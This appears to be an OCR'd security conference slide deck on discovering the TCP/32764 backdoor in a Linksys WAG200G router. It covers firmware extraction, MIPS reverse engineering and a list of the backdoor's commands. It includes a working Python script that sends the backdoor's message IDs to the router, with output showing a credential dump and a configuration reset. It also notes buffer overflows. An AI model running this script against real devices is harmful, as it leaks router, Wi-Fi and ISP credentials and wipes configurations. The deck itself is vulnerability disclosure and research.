TCP/32764 backdoor


Or how linksys saved Christmas!


Who?


- Eloi Vanderbeken
- @elvanderb
- https://github.com/elvanderb
- eloi.vanderbeken@gmail.com

- Interested in reverse and crypto.
- Don’t like to write reports :D
  - Angrish is hard!
- Certified Ethical Dauber |Microsoft Paint MVP


When? Christmas!!!








(1Mb/s) / (10 users * 68dB) =




IDEA !

But… few years ago…



For the record…



Challenge:

- No access to the http[s] administration tool.
- No admin password anyway…
- NEED DA INTERNET!

Nmap

- Few interesting ports:
  - ReAIM (http://reaim.sourceforge.net/)
    - Possibly vuln…
  - Unkown service listening on TCP/32764
    - Responds `ScMM\xFF\xFF\xFF\xFF\x00\x00\x00\x00` to any requests.

GO-GO-GADGET GOOGLE

June 7th, 2010, 04:56 PM

jmizoguchi
Senior Member
NETGEAR Fanatic

Re: What is running on TCP port 32764?

http://www.linuxquestions.org/questi...9152-a-588331/

09-30-2007, 03:53 AM #2

unSpawn
Moderator

Registered: May 2001
Posts: 25,955
Blog Entries: 50

Rep:

- If it's an officially IANA-assigned port (with a number between 0 and roughly 30000) then its number should correspond with a service in /etc/services ('getent services portnumber'), the services file of a scanner like Nmap or an online database like Sans' ISC. *Note that ephemeral port usage can be configured locally using the /proc/sys/net/ipv4/ip_local_port_range sysctl. An old default was 1024-5000, for servers a value of 32768-61000 is used and some applications want something like 1025-65535. *Also note these are static number-to-service mappings and while for instance /etc/services will say TCP/22 matches SSH that doesn't have to be the case in a particular situation,
- Else if it's a port of which you don't know which process did bind to it then if you have access to the host you can interrogate it using 'netstat -anp', 'lsof -w -n -i protocol:portnumber' or 'fuser -n protocol portnumber' *This is the most accurate method,
- Else if you do not have access to the host you could interrogate it by for instance telnetting to it *This is not an accurate method and in the case of a compromised host you may alert the intruder you're on her case.

If you have access to the host you'll probably find the short-lived process died and the port isn't bound anymore.

Hmkay. Actually you don't know...

1 Answer

active oldest votes

3

Hmm, weird.

Hex ff = Decimal 255, so logically the response you are receiving is equivalent to

MMcS 255.255.255.255 0.0.0.0 (dots added for networking clarity) which to me is basically a broadcast address on your network. It could be stating that *any* ip on your network can use the MMCS service, i.e. 255.255.255.255 net mask 0.0.0.0.

There are a number of things that MMCS could be, such as the MultiMedia Class Scheduler that Vista is able to use to get priority for multimedia traffic over the network. It would explain why the port is only open on your local network too.

Also a bit of info on point 5 of the first post of this page

I doubt it would be something to do with MIP-MANET Cell Switching which appears to be something to do with mobile phone networks. Wow there is some weird stuff that gets returned when you Google for MMCS 255.255.255.255. Like this.

So I'd say it's most likely a port that allows the Windows MultiMedia Class Scheduler to talk to the router to prioritize traffic, but it could be some weird funky mobile phone network stuff.

share | improve this answer edited Jul 22 '10 at 22:08 answered Jul 22 '10 at 22:02

Mokubai
22.9k 7 46 69

Mister Guessing 2010!

Let’s get the firmware!

Downloads

Please ensure you select the correct hardware version as not all downloads are compatible with your device.

Version 1.0 Where's my model number?

License Agreement

No firmware/driver download available

http://support.linksys.com/en-us/support/gateways/WAG200G/download

-> FU linksys!

modsupremo

Posts: 5
Registered: 08-26-2009

Message 4 of 30 (57,896 Views)

Re: WAG200G (FR) firmware upgrade

Options

08-26-2009 12:53 PM

Hi! I have update the firmware of my WAG200G from version 1.01.05 to WAG200Gv1-EU-AnnexA-ETSI-ML-1.01.09-code but it still shows 1.01.05 when I access the http://192.168.1.1 on my web browser. Any suggestions?

2 Kudos

http://community.linksys.com/t5/Cable-and-DSL/WAG200G-FR-firmware-upgrade/m-p/233170

-> Thks users!

Location: Home » Downloads Root / mfcs_L / LinkSys / WAG200G / Firmware / v1

Downloads File Listing for v1

Name	*Size kB*	*Modified*	*Hits*
Firmware		<Parent Directory>	
r1.01.01	<DIR>	2010-08-10 06:39	
r1.01.03	<DIR>	2010-08-10 06:39	
r1.01.06	<DIR>	2010-11-13 09:58	
r1.01.09	<DIR>	2010-11-13 05:42	

http://download.modem-help.co.uk/mfcs-L/LinkSys/WAG200G/Firmware/v1/

-> Thks modem-help & google!

WHER IZ U ꝏΦ₮-ƑⱣ?!

```
root@debian:/tmp# binwalk ./WAG200Gv1-EU-AnnexA-ETSI-ML-1.01.09-code.img

DECIMAL       HEX         DESCRIPTION
--------------------------------------------------------------------------------
34668         0x876C      Copyright string: " 1996-2003 Texas Instruments Inc. All Rights Reserved."
34740         0x87B4      Copyright string: " 2003 Telogy Networks, Inc.memsize == 0x%08x"
138684        0x21DBC     Copyright string: " (C) 2003 Texas Instruments Incorporated; Copyright (C) 1999-2"
138735        0x21DEF     Copyright string: " (C) 1999-2003 Igor Pavlov."
851968        0xD0000     Squashfs filesystem, little endian, version 2.0, size: 2362190 bytes,  708 inodes, blocksize: 32768 bytes, created: Fri
Jun 13 08:25:45 2008
3801010       0x39FFB2    Sercomm firmware signature, version control: 0, download control: 0, hardware ID: "WAG200G", hardware version: 0x4100, f
irmware version: 0x9, starting code segment: 0x0, code size: 0x7300

root@debian:/tmp# dd bs=1 skip=851968 count=2362190 if=WAG200Gv1-EU-AnnexA-ETSI-ML-1.01.09-code.img of=fs.img
2362190+0 enregistrements lus
2362190+0 enregistrements écrits
2362190 octets (2,4 MB) copiés, 1,62859 s, 1,5 MB/s
root@debian:/tmp# file ./fs.img
./fs.img: Squashfs filesystem, little endian, version 2.0, 2362190 bytes, 708 inodes, blocksize: 32768 bytes, created: Fri Jun 13 08:25:45 2008
```

WHER IZ U ꓨ⊗ΦŦ-Ƒ$?! Cont'd

```
root@debian:/tmp# mount -o loop ./fs.img ./wag200g-root/
mount: wrong fs type, bad option, bad superblock on /dev/loop0,
       missing codepage or helper program, or other error
       In some cases useful info is found in syslog - try
       dmesg | tail  or so

root@debian:/tmp# dmesg | tail
[ 7232.155321] squashfs: version 4.0 (2009/01/31) Phillip Lougher
[ 7232.155399] SQUASHFS error: Major/Minor mismatch, older Squashfs 2.0 filesystems are unsupported
```


```
root@debian:/tmp# unsquashfs4 ./fs.img
Parallel unsquashfs: Using 1 processor
gzip uncompress failed with error code -3
read_block: failed to read block @0x2408c8
read_fragment_table: failed to read fragment table block
FATAL ERROR aborting: failed to read fragment table
```

wag200g-gpl ▸ code ▸ tools ▸ makeimage ▸ squashfs-tools ▸

LZMA_C	27/12/2013 16:52	Dossier de fichiers	
compress.c	11/02/2009 15:37	C source file	3 Ko
Makefile	16/01/2006 11:26	Fichier	1 Ko
mksquashfs.c	16/01/2006 11:26	C source file	60 Ko

ftp://ftp.linksys.com/opensourcecode is now down ☺

Chainsaw time!

- Get LZMA SDK 4.65
- Modify squashfs-tools' Makefile:

```
LZMA_SUPPORT = 1
LZMA_DIR = /tmp/LZMA
```

- Use your chainsaw on source code:

./compressor.c

```
struct compressor *compressor[] = {
//      &gzip_comp_ops, <- gzip support removed :)
        &lzma_comp_ops,
        &lzo_comp_ops,
        &xz_comp_ops,
        &unknown_comp_ops
};
```

./lzma_wrapper.c

```
        .id = LZMA_COMPRESSION,
//      .name = "lzma", <- lzma is now gzip!
        .name = "gzip",
        .supported = 1
};
```

Found you!

```
root@debian:/tmp/squashfs4.2/squashfs-tools# ./unsquashfs /tmp/fs.img
Parallel unsquashfs: Using 1 processor
672 inodes (839 blocks) to write

[==============================================================|] 839/839 100%
created 545 files
created 36 directories
created 95 symlinks
created 32 devices
created 0 fifos
```

Where’s Waldo^wthe service?

```
D:\tmp\wag200g-root>grep -R ScMM ./

D:\tmp\wag200g-root>grep -R MMcS ./

D:\tmp\wag200g-root>grep -R bind ./ | grep Binary
Binary file ./bin/busybox matches
Binary file ./lib/libatm.so.1.0.0 matches
Binary file ./lib/libhidden_prof.so matches
Binary file ./lib/libmatrixssl.so matches
Binary file ./lib/libpppoe.so matches
Binary file ./lib/libuClibc-0.9.19.so matches
Binary file ./lib/libupnp.so matches
Binary file ./lib/libwcfg.so matches
Binary file ./lib/libWdsMngr.so matches
Binary file ./sbin/syslogd matches
Binary file ./usr/etc/mini_httpd matches
Binary file ./usr/sbin/atmarpd matches
Binary file ./usr/sbin/dhcp-fwd matches
Binary file ./usr/sbin/nbtscan matches
Binary file ./usr/sbin/ntp matches
Binary file ./usr/sbin/pppoefwd matches
Binary file ./usr/sbin/reaim matches
Binary file ./usr/sbin/routed matches
Binary file ./usr/sbin/scfgmgr matches
Binary file ./usr/sbin/snmp matches
Binary file ./usr/sbin/tc matches
Binary file ./usr/sbin/udhcpd matches
Binary file ./usr/sbin/wizd matches
Binary file ./usr/sbin/wlan_init matches
Binary file ./usr/sbin/wpa_auth matches
```

FU, maybe it’s in little endian…

FU!!! Let’s get dirty!

Just use grep and IDA to find the good one ☺

First steps

- No symbols, MIPS:
  - We'll have to reverse ☺
  - I love reversing and MIPS is easy so it's OK :D

- Very simple binary protocol:
  - Header (0xC bytes) followed by a payload

- Header structure:

```
00000000 packet_header   struc  # (sizeof=0xC)
00000000 signature:      .word ?
00000004 message:        .word ?
00000008 payload_size:   .word ?
00000008
0000000C packet_header   ends
```

Easy protocol, isn't it?

```
lw      $a0, packet_header.payload_size($a0)
nop
beqz    $a0, loc_403298
move    $v0, $zero
```

```
la      $t9, malloc
nop
jalr    $t9 ; malloc
nop
lw      $gp, 0x30+var_20($sp)
move    $a1, $v0
bnez    $a1, loc_403234
sw      $a1, 0($s0)
```

```
loc_403234:
lw      $a2, 0($s1)
nop
lw      $v0, packet_header.payload_size($a2)
nop
beqz    $v0, loc_403294
move    $s0, $a1
```

```
loc_40324C:
move    $a0, $s3
lw      $a2, packet_header.payload_size($a2)
move    $a1, $s0
la      $t9, read
nop
jalr    $t9 ; read
nop
lw      $gp, 0x30+var_20($sp)
move    $v1, $v0
bltz    $v1, loc_40322C
addu    $s2, $v1
```

```
lw      $a2, 0($s1)
nop
lw      $v0, packet_header.payload_size($a2)
nop
sltu    $v0, $s2, $v0
bnez    $v0, loc_40324C
addu    $s0, $v1
```

Heap based buffer overflow

Messages…

```
move    socket, $a0
li      $a0, 0x1042C
addu    $a0, $sp
li      $a1, 0x10430
addu    $a1, $sp
move    $a2, socket        # socket
la      $t9, read_packet
nop
jalr    $t9 ; read_packet
nop
lw      $gp, 0x10470+var_10458($sp)
bltz    $v0, def_401F80   # jumptable 00401F80 default case
move    $s4, $zero
```

```
lw      $v0, 0x10470+var_44($sp)
nop
lw      $v0, packet_header.message($v0)
nop
addiu   $v1, $v0, -1
sltiu   $v0, $v1, 0xD
beqz    $v0, def_401F80   # jumptable 00401F80 default case
sll     $v0, $v1, 2
```

```
la      $at, 0x400000
nop
addiu   $at, 0x3950
addu    $at, $v0
lw      $v0, 0($at)
nop
addu    $v0, $gp
jr      $v0                # switch 13 cases
nop
```

Let’s bruteforce them!


```python
import socket
import struct
import sys

HOST = '192.168.1.1'
PORT = 32764

def send_message(s, message, payload='') :
    header = struct.pack('<III', 0x53634D4D, message, len(payload))
    s.send(header+payload)
    sig, ret_val, ret_len = struct.unpack('<III', s.recv(0xC))
    assert(sig == 0x53634D4D)
    if ret_val != 0 :
        return ret_val, "ERROR"
    ret_str = ""
    while len(ret_str) < ret_len :
        ret_str += s.recv(ret_len-len(ret_str))
    return ret_val, ret_str

for message in xrange(1, 0xD) :
    try :
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(1)
        s.connect((HOST, PORT))
        print 'message : %d'%message
        r = send_message(s, message)
        print r[1].encode('string_escape')
    except :
        print 'fail'
```

WTF?!

```
message : 1
time_zone=GMT+1 2\x00time_daylight=0\x00restore_default=0\x00wan_ifname=ppp0\x00wan_mode=pppoa\x00wan_iptype=Dynamic\
x00wan_ipaddr=\x00wan_netmask=\x00wan_gateway=\x00wan_mtu=1500\x00wan_fix_dns=0\x00wan_dns1=\x00wan_dns2=\x00wan_maca
ddr=\x00wan_encap=0\x00pppoa_encap=1\x00wan_vpivci_detect=1\x00wan_vpi=8\x00wan_vci=35\x00wan_account=\x00wan_domain=
\x00wan_dod=1\x00wan_qos=ubr\x00wan_pcr=\x00wan_scr=\x00wan_cmtu=auto\x00dsl_modulation=MMODE\x00dhcp_dns0=\x00dhcp_d
ns1=\x00dhcp_dns2=\x00dhcp_wins=\x00lan_if=br0\x00lan_ipaddr=192.168.1.1\x00lan_netmask=255.255.255.0\x00lan_bipaddr=
192.168.1.255\x00dhcp_server_enable=1\x00dhcp_server_ip=\x00dhcp_start_ip=192.168.1.100\x00dhcp_end_ip=192.168.1.149\
x00dhcp_reserved=\x00dhcp_lease=0\x00http_username=admin\x00http_password=SUP4_P4SSWORD\x00http_timeout=5\x00rt_stati
c_route=\x00rt_rip_version=1\x00rt_rip_direction=0\x00rt_rip_recvflag=1\x00rt_rip_sendflag=1\x00ddns_enable=0\x00ddns
_service_provider=dyndns\x00ddns_user_name=\x00ddns_password=\x00ddns_host_name=\x00tzo_user_name=\x00tzo_password=\x
00tzo_host_name=\x00ddns_use_wildcards=0\x00pppoe_username=\x00pppoe_password=\x00pppoe_idle=5\x00pppoe_service=\x00p
ppoe_redial=30\x00pppoa_username=SECRET_ID\x00pppoa_password=SECRET_PASSWORD\x00pppoa_ipaddr=\x00wifi_ssid=linksys\x0
0wifi_region=\x00wifi_channel=11\x00wifi_auth_type=3\x00wifi_psk_pwd=WIFI_PASSWORD\x00wifi_psk_lifetime=3600\x00wifi_
                                                                                                                ...
```

WTFFFFFFUUUUU?!

- NO MOAR INTERNETZ?!



- When we restart the script :

```
message : 1
time_zone=GMT+1 2\x00time_daylight=0\x00restore_default=0\x00wan_ifname=ppp0\x00wan_mode=pppoa\x00wan_iptype=Dynamic\
x00wan_ipaddr=\x00wan_netmask=\x00wan_gateway=\x00wan_mtu=1500\x00wan_fix_dns=0\x00wan_dns1=\x00wan_dns2=\x00wan_maca
ddr=\x00wan_encap=0\x00pppoa_encap=1\x00wan_vpivci_detect=1\x00wan_vpi=8\x00wan_vci=35\x00wan_account=\x00wan_domain=
\x00wan_dod=1\x00wan_qos=ubr\x00wan_pcr=\x00wan_scr=\x00wan_cmtu=auto\x00dsl_modulation=MMODE\x00dhcp_dns0=\x00dhcp_d
ns1=\x00dhcp_dns2=\x00dhcp_wins=\x00lan_if=br0\x00lan_ipaddr=192.168.1.1\x00lan_netmask=255.255.255.0\x00lan_bipaddr=
192.168.1.255\x00dhcp_server_enable=1\x00dhcp_server_ip=\x00dhcp_start_ip=192.168.1.100\x00dhcp_end_ip=192.168.1.149\
x00dhcp_reserved=\x00dhcp_lease=0\x00http_username=admin\x00http_password=admin\x00http_timeout=5\x00rt_static_route=
\x00rt_rip_version=1\x00rt_rip_direction=0\x00rt_rip_recvflag=1\x00rt_rip_sendflag=1\x00ddns_enable=0\x00ddns_service
_provider=dyndns\x00ddns_user_name=\x00ddns_password=\x00ddns_host_name=\x00tzo_user_name=\x00tzo_password=\x00tzo_ho
st_name=\x00ddns_use_wildcards=0\x00pppoe_username=\x00pppoe_password=\x00pppoe_idle=5\x00pppoe_service=\x00pppoe_red
ial=30\x00pppoa_username=\x00pppoa_password=\x00pppoa_ipaddr=\x00wifi_ssid=linksys\x00wifi_region=\x00wifi_channel=11
\x00wifi_auth_type=3\x00wifi_psk_pwd=\x00wifi_psk_lifetime=3600\x00wifi_key_len=128\x00wifi_def_key=1\x00wifi_key1=\x
                                        ...
0G\x00lan_ifnames=br0 wlan0\x00language=2\x00igmp_proxy=1\x00wlan_mgr_enable=1\x00ipppoe_enable=0\x00timer_interval=3
600\x00wifi_present=1\x00upnp_uuid_lan=                                    \x00upnp_uuid_wancd=
```

Configuration is reset?!?!!!


```
loc_402A78:                     # jumptable 00401F80 case 11
li      $v0, 1
la      $at, 0x10000000
nop
addiu   $at, (alive - _fdata)
sw      $v0, (alive - alive)($at)
la      $a0, 0x400000
nop
addiu   $a0, 0x3928             # "restore_default"
la      $a1, 0x400000
nop
addiu   $a1, 0x3768             # "1"
la      $t9, nvram_set
nop
jalr    $t9 ; nvram_set
nop
lw      $gp, 0x10470+var_10458($sp)
nop
la      $t9, nvram_commit
nop
jalr    $t9 ; nvram_commit

                                var_10458($sp)
```

Quick messages' reverse…

1. Dump configuration (nvram)

2. Get configuration var
   - possible stack based buffer overflow (if variable is controlled by the user)

3. Set configuration var
   - stack based buffer overflow, output buffer (size ≈ 0x10000) is on the stack.

4. Commit nvram
   - set nvram (/dev/mtdblock/3) from /tmp/nvram ; check CRC

5. Set bridge mode ON (not sure, I didn't have the time to test it)
   - nvram_set("wan_mode", bridgedonly)
   - nvram_set("wan_encap", 0)
   - nvram_set("wan_vpi", 8)
   - nvram_set("wan_vci", 81)
